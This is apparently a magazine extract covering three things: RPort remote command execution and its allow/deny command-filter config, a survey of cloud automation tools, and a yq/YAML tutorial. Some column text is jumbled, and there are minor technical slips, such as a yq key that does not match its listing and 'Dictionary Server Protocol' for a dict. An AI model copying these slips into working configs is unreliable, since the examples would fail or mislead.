port on your RPort server. You can now connect to it by remote desktop protocol (RDP) or SSH (**Figure 2**). Alternatively, press the *Launch Tunnel* icon to open the default SSH or remote desktop program. The connection settings are pre-filled here, too. Now you can reach any server – even if it is behind a NAT router – without a VPN or jump host by SSH or RDP.

Each RPort client can also serve as a network bridge to other systems, which means you can reach servers on which RPort is not installed, as well as web configurations of printers or network-attached storage (NAS) systems. To do this, create a new tunnel and select *Service Forwarding* as the *Service to access*; then, set the target port and a target address.

Executing Commands and Scripts

If you installed the client with the pairing code, you are allowed to run commands and scripts (**Figure 3**). As soon as you select a client on the left, you can expand the *Commands* and *Scripts* area on the right. The commands and scripts are transferred to the client and executed without further authentication.

tion bar, select *Commands* or *Scripts*, which lets you run commands on multiple systems in parallel.

If you have security concerns because the RPort server can take full control of all connected systems by executing commands, take a look at the remote-commands and remote-scripts sections in the client configuration file *rport.conf* (**Listing 1**). As you can see, you can disable the execution of commands




Figure 3: The RPort server generates pairing codes for quick client installation.

You can see the results in the browser. Commands are executed on Windows with `cmd.exe` and on Linux with `/bin/sh`. Along with the scripts, you also get access to PowerShell on Windows. If you use a script frequently, you can save it in the library. Running commands and scripts is not limited to individual systems. In the top naviga-

and scripts, and the server cannot override these restrictions. Also, you have the option of allowing only single commands or prohibiting specific commands. For example, you can allow only restarting of services and server reboots. However, note that the rules cannot be applied to scripts. You can only enable and disable scripts, and filtering their content is also impossible.

Enabling Two-Factor Authentication

If you allow script and command execution, it makes sense to protect the RPort server with two-factor authentication. In addition to a username and password, you will need to enter a one-time password when logging in. The password is sent to you by email or a push message. The installation script enables two-factor authentication by default. The tokens are sent by a free Internet service provided by the RPort developers. For some initial tests, this is very convenient, but for permanent operation, you might prefer to use your own SMTP server along with Pushover [3].

The server's configuration file in `/etc/rport/rportd.conf` already contains examples of two-factor authentication. Either enter the access data for your SMTP server or specify your keys for the Pushover push message service. To supplement the examples in the configuration file, you will find more information [4] about setting up two-factor authentication in the RPort Knowledge Base.

Open in All Directions

RPort can be managed over the web interface, of course, but scripting and integration into other software or routines are also possible. Everything you do in the graphical user interface can be done with the REST API, which makes the software interesting

for home office scenarios because you can use a self-service portal that allows employees to access the remote desktop of their office PCs from their home PCs. An API call then instructs RPort to provide the tunnel for the current IP address of the home office.

RPort also performs well in IT projects that do not start on a greenfield site but in a brownfield. In projects of this kind, you will often find legacy operating systems thought long dead. However, because the RPort client has no dependencies on external programs or libraries, it also runs on ancient operating systems. Thanks to the REST API, it lets you remotely control just about any system, which is especially interesting for Windows, because technologies like WinRM and PowerShell remoting are complicated and not available everywhere you look. RPort creates a simple and universal interface for remote control.

Listing 1: Command and Script Security

```
[remote-commands]
## Enable or disable execution of remote commands sent by server.
## Defaults: true
#enabled = true
## Allow commands matching the following regular expressions.
## The filter is applied to the command sent. Full path must be used.
## See {order} parameter for more details how it's applied together with {deny}
## Defaults: ['^/usr/bin/.*', '^/usr/local/bin/.*', '^C:\\Windows\\System32\\.*.']
#allow = ['^/usr/bin/.*', '^/usr/local/bin/.*', '^C:\\Windows\\System32\\.*.']
## Deny commands matching one of the following regular expressions.
## The filter is applied to the command sent. Full path must be used.
## See {order} parameter for more details how it's applied together with {allow}.
## With the below default filter only single commands are allowed.
## Defaults: ['(\\|\\|;|,|\\n|&)*']
#deny = ['(\\|\\|;|,|\\n|&)*']
## Order: ['allow','deny'] or ['deny','allow']. Order of which filter is applied first.
## Defaults: ['allow','deny']
##
## order: ['allow','deny']
## First, all allow directives are evaluated; at least one must match,
## or the command is rejected.
[remote-scripts]
enabled = true
## Enable or disable execution of remote scripts sent by server.
## Defaults: false
#enabled = false
```

Conclusions

RPort provides valuable services for remote maintenance. The dashboard is clear-cut, and centralized access to all systems is stable and secure. Moreover, the installation and commissioning steps are quickly completed and do not involve a steep learning curve. In live operations, you'll probably agree that the ability to treat all operating systems as equals is particularly promising. ■

Info

[1] RPort: [\[https://rport.io\]](https://rport.io)


[2] RPort Knowledge Base: [\[https://kb.rport.io\]](https://kb.rport.io)

[3] Pushover: [\[https://pushover.net\]](https://pushover.net)

[4] Two-factor authentication: [\[https://kb.rport.io/install-the-rport-server/enable-two-factor-authentication/use-push-on-mobile-for-2fa\]](https://kb.rport.io/install-the-rport-server/enable-two-factor-authentication/use-push-on-mobile-for-2fa)

Author

Thorsten Kramm is CEO of CloudRadar GmbH.



Tools for automation in the cloud

Tried and Trusted

Automation in the cloud does not require expensive new acquisitions when tools such as Ansible, Salt, Puppet, or Chef are already in use locally and can contribute to the automatic management and orchestration of cloud workloads. By Martin Loschwitz

IT without automation is simply impossible to imagine today. One of the many mantras of strict advocates of automation is: “If it’s not automated it doesn’t exist.” In view of a continuing shortage of skilled workers, companies have virtually no choice – if you task expensive personnel with performing the same banal maintenance chores time and time again, you will simply be unable to achieve the high degree of innovation required in present day business.

It comes as no surprise that many large and small providers want a piece of the pie. One automation topic has seen much attention in recent years: workloads in the cloud. A separate sub-genre of automation has even emerged – orchestration – which, although it takes automation up several levels, is ultimately still automation at the end of the day.

Special Cloud Tools Often Not Needed

The range of orchestrators and automators for managing workloads in clouds is as diverse as the cloud candidates themselves. Specific solutions exist for each of the major public cloud providers, and private clouds have additional tools that are based on OpenStack, for example. Admins sometimes face a dilemma: Which solution is the best for my application? Is it worth spending large sums of money on additional software?

Often enough, the answers to these questions are an unequivocal “No.” If a company already uses an automation tool such as Ansible, it will likely also be able to handle the cloud-based tasks. Often enough, though, administrators who work with these tools on a daily basis are not even aware of the fact.

This article pursues several goals. I want to sharpen the admin’s senses that many automators can handle cloud tasks well out of the box, and I want to provide an overview of the cloud capabilities of the most important established applications: Puppet, Chef, Ansible, and Salt. This endeavor, then, translates into in a market overview that will hopefully benefit you as a guide to automation in the cloud. To begin, however, a small clarification is necessary: Automation providers and cloud providers alike have long taken note that admins often lose their way in the flood of potential approaches. In line with this, many manufacturers have put together no-work dream packages in collaboration with the cloud providers. Automation is then available as a software-as-a-service (SaaS) offering with just a few mouse clicks. The system administrator is spared what can be a complex setup process (e.g., rolling

Photo by Cytom Photography on Unsplash

out the Puppet master in the case of Puppet). Where such solutions exist, I will point them out, but my focus is clearly on the capabilities of the individual automators for starting and managing cloud workloads.

All of the tools I look at here are open source software and available for free from their providers. I will examine how well each automation solution handles the Amazon Web Services (AWS), Azure, and Google Cloud Platform (GCP) public clouds. In terms of private cloud support, I will also be taking a look at the OpenStack capabilities of the applications.

Puppet: Constantly Improving

Puppet enjoys an excellent reputation among admins, partly because the software has improved continuously. Although Puppet was too care-free with available resources a few years ago, the developers now have a handle on this problem. The Puppet architecture has hardly changed in recent years. The developers still recommend a master-agent approach, in which a central instance computes most of the system configuration to be applied to the target systems and forwards it to the agents.

In the cloud context, this sounds a bit strange at first, because the target systems are not actually systems but instead, say, the AWS APIs designated to create or delete resources by making appropriate calls. In fact, cloud integration in Puppet is generally slightly more complex because Puppet itself bundles the topic of cloud with a number of commercial offerings, most of which are clearly geared toward AWS.

Puppet for AWS

For example, Puppet Enterprise is available as a click-and-collect application on the AWS Marketplace, including billing with an AWS account. Puppet Enterprise is the manufacturer's big automation solution with a GUI and all the trimmings, which in the AWS-specific version is of course

also customized for the AWS APIs, from which it maintains its inventory of systems to be managed. It goes without saying that it is also possible to provision AWS instances with a Puppet Enterprise instance running in AWS.

If you don't need something quite so all-encompassing, OpsWorks is a better choice. It can also be launched very quickly from the AWS marketplace and has a far leaner feature set than Puppet Enterprise. Essentially, it is a Puppet master automatically managed by AWS, with various features available at the admin's behest. OpsWorks saves setup and maintenance time, which is then billed by Amazon and Puppet.

One thing that is striking about Puppet and AWS is that the whole field is so full of commercial offerings that a DIY use case is not easy to implement. What I mean is an approach in which the admin builds a minimal setup from Puppet free/libre open source software (FL/OSS) components, with which it then controls the AWS resources. Undoubtedly, an approach like this would offer the advantage of coming without the complexity of OpsWorks or Puppet Enterprise, but the road can be rocky, not least because Puppet almost seems to hide the required components. For example, some AWS modules in Puppet Forge can be easily integrated into a local Puppet instance, even if the last version is just a few days old, and you can use these modules to control resources in AWS.

Puppet for Azure and GCP

Admins who run their workloads on Microsoft Azure instead of AWS are far less likely to be caught in the commercial crossfire, which indicates far-reaching commercial ties between Amazon and Puppet. If you simply google *Puppet* and *Azure*, you will end up where the so inclined system administrator actually wants to be – namely, on the Puppet Forge page with the Azure modules. These modules offer basic functionality with regard to managing

Azure instances. Although they do not cover the complete scope of the Azure APIs, you will find everything you need for the daily grind. The Forge modules can be used in the normal way in the usual Puppet installation; they integrate with services like Hiera.

If you don't want to spend your money on either AWS or Azure, you might want to look at GCP instead. Its integration with Puppet is comparable to that of Azure. In the absence of central marketplaces and similar features, the focus is on a single Puppet module from Puppet Forge, which can be used to control most GCP services, which is true of GCP's platform-as-a-service (PaaS) offerings, as well as its compute engine. However, because the Google modules are community best efforts, they can't handle all of GCP's current crop of API commands.

Cooperation with OpenStack

Puppet can support one private cloud with flying colors, which is no accident. OpenStack and Puppet have traditionally had a close relationship for one reason alone: The first tools for automating the OpenStack rollout were based on Puppet. If you buy Red Hat's OpenStack distribution, you still get OpenStack on OpenStack (TripleO), an installation tool that relies on a mixture of Puppet and Ansible under the hood. The OpenStack modules, which system administrators will also find on Puppet Forge, are well adapted to the current OpenStack APIs and their commands and support the feature set almost completely.

As far as Puppet and cloud support are concerned, the picture is heterogeneous. For Azure, GCP, and OpenStack, the software offers support in free modules without too many commercial ties and a great deal of community support. Puppet plus AWS, on the other hand, is clearly trimmed to being a commercially successful product, with a feature set that far exceeds that of the "baseline" solutions.

Chef: Better than Its Reputation

Chef is not regarded as a popular automation tool where I live, perhaps because Puppet focused on the European market very early in its development, whereas Chef was more concerned with sustainably developing the US business. Technically, however, there is no reason to praise Puppet and criticize Chef. Instead, the two solutions have their own benefits and drawbacks, and navel-gazing with regard to cloud support even shifts the focus to some of the same challenges.

A closer look at Chef's AWS capabilities quickly reveals a commercial link between Chef and AWS, as well. Chef has no direct counterpart to the combination of Puppet Enterprise and AWS; however, a direct counterpart to AWS OpsWorks for Puppet does exist in the form of AWS OpsWorks for Chef. Here, you get exactly what you expect in most cases: a Chef master that AWS maintains and services, so you can roll out Chef without too much preparation.

However, the ties between Chef and AWS do not appear to be quite as close as those maintained by its competitor Puppet. When setting up a Chef environment with FL/OSS components, you will find cookbooks and recipes that deal with the three large public clouds and OpenStack, both online and with community maintenance. This collaboration has more of a hands-on feel than with the competitors.

Chef: Suitable for All Clouds

As with Puppet, anyone planning and implementing their automation in a green field will first have to deal with the Chef infrastructure. Chef itself distributes a commercial product named Automate, which comprises several components, including a GUI (Figure 1). Under the hood, though, Chef Automate is the normal Chef, which you can use without the other Chef components. That said, if you use Chef in this way, you are missing out on a large number of features. The Chef InSpec tool automatically checks physical and virtual

environments for certain compliance factors. Just as the manufacturer offers Chef community modules for controlling AWS, Azure, and GCP resources, resources in these clouds can also be checked for compliance with InSpec. The InSpec AWS resource pack, *inspec-aws*, undoubtedly offers the greatest range of functions, but basic implementations are also available for Azure and GCP. In Chef's case, not only the software itself is cloud-friendly, but also its pretty accessories.

All told, the control Chef gives you over cloud resources is very satisfactory. In any case, anyone who is already using Chef will want to evaluate their options for letting Chef control their cloud workloads, as well, rather than opting for yet another third-party product.

Easier with Ansible

In the circus of commercial automators, Ansible now occupies something of a back-to-the-roots role. Of course, this is no coincidence, because Ansible was created a few




Figure 1: Chef comes with a wrapper application named Automate; it includes a GUI which is needed with AWS.

years ago out of the motivation to bring a lightweight alternative to Puppet and Chef into the world. At the time, Puppet and Chef already had huge feature sets, but anyone who had not yet dealt with automation often found it difficult to get started with one of the two applications. In addition to automation itself, Chef and Puppet allow access to separate scripting languages, which are similar to common programming languages in both cases, although there are some significant differences in the details.

Ansible makes life far easier for newcomers to automation. Even on a freshly installed Linux system, it only takes a few minutes to call Ansible such that it actually performs configuration steps on other systems and requires little more than the Ansible program itself, plus an inventory of the target systems and some instructions on what you want Ansible to do on the target systems (the “playbook”).

The advantage Ansible has here is its reliance internally on YAML, and the structure of the files containing the content tasks is basically that of a shell script. You define the commands in your Ansible roles and playbooks one by one, assisted, as with other tools, by the Jinja template engine, which facilitates handling the configuration files.

Good Team: AWS and Ansible

The AWS modules for controlling AWS resources with Ansible come from developers in the open source scene. However, this does not detract from their quality. Besides two plugins that can be used to create an inventory from a list of existing Elastic Compute Cloud (EC2) instances and Simple Storage Service (S3) buckets, various Ansible modules also manipulate resources. Creating a bucket in S3 is just as easy as starting or deleting a virtual compute instance.

Ansible also has a link to AWS CloudFormation, Amazon’s orchestrator, in its modules, so you use the automator

to control the orchestrator in this case. Strictly speaking, this setup is redundant, but if you don’t want to do without CloudFormation’s feature set yet and are not willing to learn its syntax, you will probably be quite happy with the arrangement.

Good Ansible Support for Azure and GCP

When it comes to Azure, the picture with Ansible is very similar to the support for AWS, with the Azure modules for Ansible even supporting far more as-a-service services in Azure than their counterparts in AWS. Again, a tool exists to query and immediately use an inventory of running instances. As in the AWS example, this tool makes it easier to use Ansible within virtual instances because it has a list of those instances. Ansible also provides a comprehensive toolkit for manipulating resources in Azure. Starting and stopping instances is no problem, nor is creating and attaching persistent, virtual storage drives. The `azure_rm_resource` module can even be used to create arbitrary Azure resources directly in Ansible, although the automation tool does cheat a little.

The Ansible function requires a Dictionary Server Protocol (DICT) for the instance with all the required values, which means the whole action could basically be completed with a `curl` or `wget` command. However, most of the Azure modules in Ansible do make life easier because they only need a few parameters and figure out the rest autonomously from the respective Azure environment.

Ansible also has a comprehensive feature set for Google’s public cloud. The Google Cloud modules, which are also maintained by the community, are roughly on par with the scope of the Azure modules; that is, they are well developed and complete for the most part. All told, Ansible is therefore significantly more versatile than its competitors when it comes to the standard public clouds.

Even More Ansible

At this point, I have to mention that Ansible supports other public clouds and virtualizers with community modules. OpenStack is also included, with a large feature set, and Ansible lets you work with the Hetzner APIs or Cloudscale in Switzerland, for example. All told, Ansible clearly appeals to other target groups who enjoy making quick progress with the uncomplicated Ansible structure – or at least quicker progress than with Puppet, Chef, or Salt. Ansible with a GUI and as a comprehensive product also exists in the form of Red Hat’s Ansible Tower ([Figure 2](#)), which uses exactly the same modules under the hood that were highlighted earlier but comes with more tinsel. A free version of Ansible Tower is also available as AWX. Of course, Red Hat also offers Tower for various cloud platforms. The tool competes with products like Puppet Enterprise or SaltStack on AWS. All told, Ansible is the most straightforward automator, with a great deal of cloud functionality and a feature set that clearly exceeds that of the other applications.

Getting Complicated with Salt

Whereas Ansible relies on simple commands and simple syntax, Salt comes with a server-agent architecture and uses Python internally, so there is no question of the syntax being simple. If you want to develop modules for Salt or understand existing modules, you must have Python skills.

Like the other solutions, Salt also has a shell application named SaltStack, which comes with its own GUI and offers more than just plain vanilla automation. Of greater interest for this article, however, is the cloud functionality, and SaltStack ends up just behind Ansible in this race. VMware acquired SaltStack in 2020 (when it was still part of Dell) to expand its own cloud automation portfolio significantly. That strategy

Figure 2: Ansible Tower and its free variant AWX use Ansible community modules to offer the best possible support for public clouds.

```

1  - name: Create a new instance and attaches to a network and passes metadata to the instance
2    openstack.cloud.server:
3      state: present
4      auth:
5        auth_url: https://identity.example.com
6        username: admin
7        password: admin
8        project_name: admin
9      name: vm1
10     image: 4f905f38-e52a-43d2-b6ec-754a13ffb529
11     key_name: ansible_key
12     timeout: 200
13     flavor: 4
14     nics:
15       - net-id: 34605f38-e52a-25d2-b6ec-754a13ffb723
16       - net-name: another_network
17     meta:
18       hostname: test1
19       group: uge_master

```

Figure 3: Thanks to extensive community work, all of the tools (e.g., Ansible, as shown here) also support OpenStack as a target platform.

has obviously worked, because Salt is versatile.

Although the terms Salt and SaltStack are often used as synonyms, they are not the same thing. SaltStack is a kind of counterpart to Chef Automate, Ansible Tower, or Puppet Enterprise and includes more than just automation; however, SaltStack is no longer available as a pre-packaged bundle on AWS.

Salt Can Work with All Clouds

Salt is the only application considered here that passes individual API operations directly to the system administrator's command line without messing up the application's internal records. Therefore, on a running virtual machine (VM), you can remove a volume from Salt via the AWS API, and Salt will remember the change and the new state of the resource in AWS. Additionally, all standard API calls for EC2 can also be run by Salt because the vendor maintains the EC2 integration. Conveniently, when you use Salt to create a VM in AWS, the Salt agent is also installed.

The support for Azure and GCP is practically identical. Clearly, the manufacturer maintains a list of

basic features internally and consistently supports those features for every cloud environment. Of use are Python development kits for Azure, AWS, and the like that provide the lion's share of the required functionality. In keeping with the spirit of genuine FL/OSS software, Salt avoids reinventing the wheel in terms of its integration of Azure and others; instead, it relies on the components that exist there, which not only avoids duplicate code in Salt, but also indirectly means better Python code because Salt returns error fixes to the developer.

Private Clouds with Salt

If you want to unleash Salt on a private cloud, you will find excellent support for OpenStack in the software. Because the OpenStack APIs are open and well documented, it is easy for providers to integrate appropriate support into their own products (**Figure 3**).

That is exactly what the Salt developers have done with regard to OpenStack. Instances and volumes can be created and deleted just as easily as images. Apparently even less relevant special functions, such as the interfaces exposed by SSH, can be controlled by Salt.

Conclusions

Ansible, Chef, Puppet, and Salt impressively demonstrate that you do not always need a proprietary tool if you want to start and manage workloads in clouds. A few combinations stand out from the crowd: Puppet and AWS have recognizably joined forces and even offer product bundles that clearly outperform normal automation in terms of the available feature set. Of course, admins will need deep pockets to benefit. Chef, Ansible, and Salt are a little more casual and offer products that are similar to Puppet, but they don't push them as hard commercially.

Indirectly, however, this also means that anyone who is still deciding on a suitable automation provider for their own environment should at least factor in their intended cloud use. The candidates in this test go about their duties impeccably. In detail, however, some differences can make one of the solutions appear more or less suitable for an individual application. Finally, because all of the solutions used are based on open source software, extensive testing is possible before making a decision – and it is strongly recommended. ■



Configuring complex environments

At the Controls

YAML is often the language of choice when configuring complex environments. We help you get started with YAML and the YAML parser `yq`. By Thorsten Scherf

The DevOps world without YAML [1] is difficult to imagine. In fact, YAML is a superset of JavaScript Object Notation (JSON) [2]. However, the focus of JSON is more on data serialization (e.g., to make data available to an API).

In contrast, YAML plays to its strengths when used as a configuration language because the format is more easily readable than JSON. Python programmers love YAML because, unlike JSON, it uses indentations instead of parentheses to define objects.

list that follows is a collection of objects. In this case, only numeric values are used, each of which is indented with spaces. You should avoid using tabs if possible because they can cause issues when processing the data. By the way, you do not have to write strings in parentheses, as shown in the final line of **Listing 1**. This collection of key-value pairs is a dictionary. Unlike JSON, you can also work with comments in YAML without problems. Comments are introduced at the beginning or end of a line with the hash mark (#). To process the data stored in this way with Python, you could use the `PyYAML` module, which converts YAML objects into Python dictionary (dict) objects, which you can then process further according to your own requirements. **Listing 2** shows a simple example of the Python script reading data from the `starwars.yaml` file and forming it before output.

Command-Line YAML Parser

The `yq` [3], [4] parser is a very good choice for processing configuration

Listing 1: YAML Objects

```
---
name: starwars collection
year of publication:
  - 1977
  - 1980
  - 1983
movies:
# Only movies from the original trilogy (OT) are listed here.
ot:
  - Episode IV - A New Hope
  - Episode V - The Empire Strikes Back
  - "Episode VI - Return of the Jedi Knights."
```

Listing 2: starwars.py

```
#!/usr/bin/env python3

import yaml
from yaml.loader import SafeLoader

with open('starwars.yaml') as f: sw = yaml.load(f, Loader=SafeLoader)
print(yaml.dump(sw, indent=4, default_flow_style=False))
```

Basic YAML Syntax

Listing 1 shows a simple YAML document. The `---` string in the first line means a file can contain several such documents; it is then followed by typical key-value pairs, which are familiar if you have used JSON. The first key pair is a simple scalar with a string value, although numbers and booleans are also allowed. The

files written in YAML. Because it is based on the well-known JSON jq parser [5], it uses very similar syntax. A nice side effect is that you can process JSON data with yq, as well. If your Linux distribution does not offer a preconfigured yq package, simply install the software directly from the GitHub page:

```
wget https://github.com/mikefarah/yq/releases/download/v4.14.1/yq_linux_amd64 -O ~/bin/yq
chmod u+x ~/bin/yq
```

On macOS, you can also import the software with the Homebrew package manager.

Searching YAML Documents

A typical task when processing YAML files is to search for a specific key and the value assigned to that key. For example, if you want to filter out all years of publication from the starwars.yaml file, use:

```
yq eval ".publication-year[]" starwars.yaml
```

If you only want to know when the first movie was released, put an index on the first element of the list:

```
yq eval ".publication-year[0]" starwars.yaml
```

Listing 3 contains a slightly more extensive YAML document that describes a Kubernetes pod. For an initial overview of what keys this file contains, run the command:

```
yq eval keys pod.yaml
```

You can view a list of all container names with:

```
yq eval ".spec.containers[].name" pod.yaml
```

The command

```
yq eval '.spec.containers[].env[].value | select(. == "*32")' pod.yaml
postgres://db_url:5432
```

filters with the select function.

Validating Values

The validation of certain values with the length function can be quite useful:

```
yq eval ".spec.containers[].name | length" pod.yaml
```

A YAML template can also be easily modified by yq to create configurations for different environments. For example, if you want to insert the hostname of your production database into the URL variable of the first container in the pod.yaml template, you can use:

```
yq eval '.spec.containers[0].env[0].value = "postgres:// prod.example.com:5431"' pod.yaml > prod-pod.yaml
```

To make sure the change is visible not just on the screen, the modified YAML document has been written to a new file named prod-pod.yaml, which now contains the modification, as shown with the command:

```
yq eval ".spec.containers[0].env[0].value" prod-pod.yaml
postgres://prod.example.com:5431
```

With Kubernetes, this function proves to be extremely useful, because you can use it to change existing configurations immediately. For

Listing 3: Kubernetes Pod in YAML

```
apiVersion: v1
kind: Pod
metadata:
  name: my-pod
spec:
  containers:
  - name: db1-container
    image: k8s.gcr.io/busybox
    env:
    - name: DB_URL
      value: postgres://db_url:5431
  - name: db2-container
    image: k8s.gcr.io/busybox
    env:
    - name: DB_URL
      value: postgres://db_url:5432
```

example, you can simply forward the output of the Kubernetes kubectl tool with

```
yq (kubectl ... | yq eval ...)
```

and use kubectl apply to send the result directly back to Kubernetes. ■

Info

